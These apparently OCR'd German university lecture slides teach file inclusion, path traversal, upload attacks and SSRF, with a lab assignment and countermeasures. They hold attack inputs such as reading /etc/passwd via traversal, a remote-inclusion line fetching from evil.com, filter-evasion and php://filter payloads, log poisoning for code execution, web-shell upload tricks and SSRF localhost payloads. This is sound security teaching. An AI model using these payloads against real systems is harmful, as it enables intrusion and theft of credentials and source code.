
VORTRAG 5

FILE INCLUSIONS

Vortragender: Daniel Plath

FILE INCLUSIONS & PATH TRAVERSAL



PROBLEMATIK

```
http://rub.de/?page=login
```

```
http://rub.de/?url=http://rub.de/anreise/RUB-Lageplan.pdf
```

```
http://rub.de/?theme=Ayu-dark
```

DEFINITIONEN

- **Local/Remote File Inclusion**
  - Auslesen von Dateien
  - Einbinden von PHP-Dateien
  - Remote bei entsprechender Konfiguration (z.B. über HTTP, FTP)
- **Path Traversal**
  - Ungewollte Verzeichniswechsel durch ../
  - Zugriff auf Dateien außerhalb des Webverzeichnisses

File Inclusion vs. **File Read** vs. **Path Traversal**

PHP

- include()
- require()
- file_get_contents()
- fopen()
- ...

SICHERER PHP-CODE

```php
$entries = file_get_contents('guestbook.txt');

include('includes/footer.php');

require('http://intern/config.php'); // DNS *hust*
```

UNSICHERER PHP-CODE

- File Read mit Path Traversal

```php
file_get_contents($_GET['file']);
```

→ ?file=../../../etc/passwd

- Local File Inclusion mit Path Traversal

```php
include('file/'. $_GET['file']);
```

→ ?file=../../../uploads/backdoor.php

- Remote File Inclusion

```php
include($_GET['file']);
```

→ ?file=http://evil.com/backdoor.txt

BEISPIEL 1

(Einfache File Inclusion)

Demo

AUSWIRKUNGEN

- Beliebige Dateien auslesen
  - User-Daten
  - Config-Dateien
  - Quelltexte (Aufgabe!)
- weitere Angriffsmöglichkeiten

RFI

Runtime Configuration (PHP.ini)

- `allow_url_fopen`
  - aktiviert URL-unterstützende fopen()-Wrapper
- `allow_url_include`
  - aktiviert URL-Wrapper für include, require
  - standardmäßig aus

BEISPIEL 2

(Remote File Inclusion)

Demo

FILTER EVASION

FILTER EVASION 1

guter Filter?

```php
$file = $_GET['file'];
//match for txt folder
if(!preg_match('/txt/', $file)) die('attack');
include($file);
```

?file=../../../../../txt/../../../etc/passwd

FILTER EVASION 1.1

Besser?

```
$file = $_GET['file'];
//remove evil ../
$file = str_replace('../', '', $file);
if(!preg_match('/txt/', $file)) die('attack');
include($file);
```

?file=..././ → ../

MIT FESTEM PRÄFIX + SUFFIX

```
readfile('files/'. $_GET['file'] . '.txt');
```

hmm

OH PHP

- Nullbyte-Injection (fixed in PHP 5.3.4)
  - Truncation mit Nullbyte (%00)
- Path Truncation Attack (fixed in PHP 5.3.0)
  - Path Normalization + Functions Path Truncation
  - In Linux:

```
../../../etc/passwd/././././././././ ...
```

FILTER EVASION 2

```
if (strpos($file, '/etc/passwd') !== false)
        die();
```

Wie trotzdem auslesen?

- Filename Normalization to the rescue!
- /etc//passwd
- /etc///passwd
- /etc/./passwd
- /etc/X/../passwd (nur bei manchen PHP Funktionen)

FILTER EVASION 3

- Data URIs
- data:[<MIME-type>][;charset='<encoding>'][;base64],<data>
- include mit:
  - data://text/plain,<?php phpinfo();?>
  - data://text/plain;base64,SSBsb3ZlIFBIUAo=
- ABER: `allow_url_include` muss an sein!

BEISPIEL 3

(Data URIs)

Demo

FILTER EVASION 4

- php://
  - I/O streams auf z.B. stdin stdout
- php://input
  - Enthält über HTTP POST übertragene Daten
- php://filter
  - Verknüpft Datei mit Funktionsaufruf

```
php://filter/convert.base64-encode/resource=index.php
```

  - z.B. für PHP-Dateien oder Binärdaten
  - chaining

```
php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd
```

BEISPIEL 4

(php://filter)

Demo

BESONDERE DATEIEN/DATEISYSTEME

- Webserver Configs
- /etc/mysql/my.cnf
- /proc/version
- /proc/self/*
  - fd/[0-9], environ, cmdline

LFI ZU RCE

- Inhalt der Session-Variable beeinflussbar?
  - /var/lib/php5/sess_SESSIONID
- /proc/self/environ
- Uploads
  - temporär abgespeichert
  - Bruteforce, Dateiname über weitere Lücke finden
- Log Files
- ...

ALLOW_URL_INCLUDE OFF?

- File Uploads in der Webanwendung?
- Trick: Befehl als HTTP GET senden
  - Folge: access.log entält nun:


```
GET /<?php ... ?> HTTP/1.1 404  "-" File not found!
```

  - Include auf Logdatei zeigen lassen

BEISPIEL 5


(LFI über Log-Datei)

Demo


Browse
or drag images here.
Paste Image or URL

DATEI UPLOADS

- Viele Angriffsmöglichkeiten:
  - shell.php, xss.html, ...
  - weniger bekannt: .pht, .pgif, .phtml, .shtml
  - shell.php.zzz Apache
  - GIF-Kommentar mit PHP-Code füllen, GIF-File hochladen.
  - .htaccess, .user.ini
  - ...


Browse
or drag images here.
Paste Image or URL

SSRF

(Server Side Request Forgery)

Angreifer kann Request mit der Webapp senden

- Auswirkungen:
  - Bypass Firewalls/IP Whitelist/Host-based Authentifizierung
  - Port Scan (zB. internes Netzwerk)
  - Auslesen von Dateien
  - Infoleaks (IP hinter Proxy)
  - bis RCE

SSRF PAYLOADS

- Localhost Zugriff:
  - http://127.0.0.1:80
  - http://0.0.0.0:22
  - http://localhost:80
  - http://[::]:80/
  - http://2130706433/ → http://127.0.0.1
  - local.example.com → 127.0.0.1
- Interessante Protokolle:
  - Dict://, Sftp://, Ldap://, Gopher://, File://...

GEGENMASSNAHMEN

- Filtern
  - ~~Blacklist~~
  - realpath() löst Pfad absolut und eindeutig auf
  - basename() gibt letzten Namensteil des Pfades aus
- Whitelist

```
switch ($current_page) {
    case 'about':
        include('contents/about.php');
        break
    default:
        include('contents/index.php');
```

```
$file = $_GET['file'];
if (!preg_match('/^\w+$/', $file)){
    die();
}
```

ZUR AUFGABE:

- Eine LFI/RFI/Path-Traversal/SSRF Lücke finden
- PHP Quellcode finden und auslesen
  - für nächste Aufgabe wichtig (RCE)
- Zugangsdaten für Datenbankverbindung finden
- Abgabe: Dienstag 14.12.2021 23:59

FRAGEN?

ANTWORTEN!

Auch per Mail an nds+badbank@rub.de